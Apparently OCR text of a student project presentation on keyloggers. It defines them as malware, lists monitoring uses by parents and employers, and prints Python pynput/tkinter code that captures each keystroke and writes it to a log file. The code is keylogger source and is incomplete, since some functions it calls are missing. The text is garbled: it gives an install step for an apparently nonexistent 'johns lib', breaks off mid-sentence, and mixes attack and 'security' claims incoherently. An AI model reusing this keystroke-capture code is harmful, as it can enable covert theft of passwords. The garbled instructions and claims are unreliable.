D SUBRAMANYAM

Final Project

PROJECT TITLE

KEYLOGGER AND SECURITY

AGENDA

- ✓ **A keylogger is a key stroker/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as you type.**
- ✓ **It takes the information and sends it to a hacker using a command-and-control (C&C) server.**
- ✓ **The hacker then analyzes the keystrokes to locate usernames and passwords and uses them to hack into otherwise secure systems.**

PROBLEMSTATEMENT

- ✓ The hacker then analyzes the keystrokes to locate usernames and passwords and uses them to hack into otherwise secure systems.
- ✓ To tackle this issue we are therefore using a software keylogger that can be remotely ins

PROJECT OVERVIEW

- ✓ First we install the python ide and then we install the two packages.
- ✓ First one is pip pynput install.
- ✓ Next one is johns library.
- ✓ The Pip Install Pynput used Pip Install John's Lib and keyboard.
- ✓ So we can use for keylogger security.

- ✓ Above like that you can install it in command prompt.
- ✓ By these two libraries we cannot get error in python code.

pip install johns lib

WHO ARE THE END USERS?

- ✓ Parents might use a keylogger to monitor a child's screen time.
- ✓ Companies often use keylogger software as part of employee monitoring software to help track employee productivity.
- ✓ Information technology departments can use keylogger software to troubleshoot issues on a device.


YOUR SOLUTION AND ITS VALUE PROPOSITIO N

```
import tkinter as tk
from tkinter import *
from pynput import keyboard
import json

keys_used = []
flag = False
keys = ""

def generate_text_log(key):
    with open('key_log.txt', "w+") as keys:
        keys.write(key)
```

```
def on_release(key):
    global flag, keys_used, keys
    keys_used.append(
        {'Released': f'{key}'}
    )

    if flag == True:
        flag = False
    generate_json_file(keys_used)

    keys = keys + str(key)
    generate_text_log(str(keys))

def start_keylogger():
    global listener
    listener = keyboard.Listener(on_press=on_press, on_release=on_release)
    listener.start()
```

```
label.config(text="[+] Keylogger is running!\n[!] Saving the keys in 'keylogger.txt'")
    start_button.config(state='disabled')
    stop_button.config(state='normal')

def stop_keylogger():
    global listener
    listener.stop()
    label.config(text="Keylogger stopped.")
    start_button.config(state='normal')
    stop_button.config(state='disabled')

root = Tk()
root.title("Keylogger")
label = Label(root, text='Click "Start" to begin keylogging.')
label.config(anchor=CENTER)
label.pack()
```

```
start_button = Button(root, text="Start", command=start_keylogger)
start_button.pack(side=LEFT)

stop_button = Button(root, text="Stop", command=stop_keylogger, state='disabled')
stop_button.pack(side=RIGHT)

root.geometry("250x250")

root.mainloop()
```



THE WOW IN YOUR SOLUTION

- ✓To secuetre accounts in a system or computer.
- ✓In this solution the muose and keyboard control and it store in a txt file what we type on keyboard.

MODELLING

Teams cam add wireframes

- ✓ **keylogger lets the company record and process your keystrokes, so it can track anything you type on your keyboard.**
- ✓ **By these wireframes we can protect our company and it is useful to find information.**
- ✓ **To create a wireframes we can have softwareto create it.**

RESULTS

- ✓ Keyloggers are a potent threat to both individuals and enterprises, with the potential to cause significant harm if left undetected. Understanding the nature of keyloggers, their methods of infiltration, and the dangers they pose is crucial for maintaining a secure digital environment.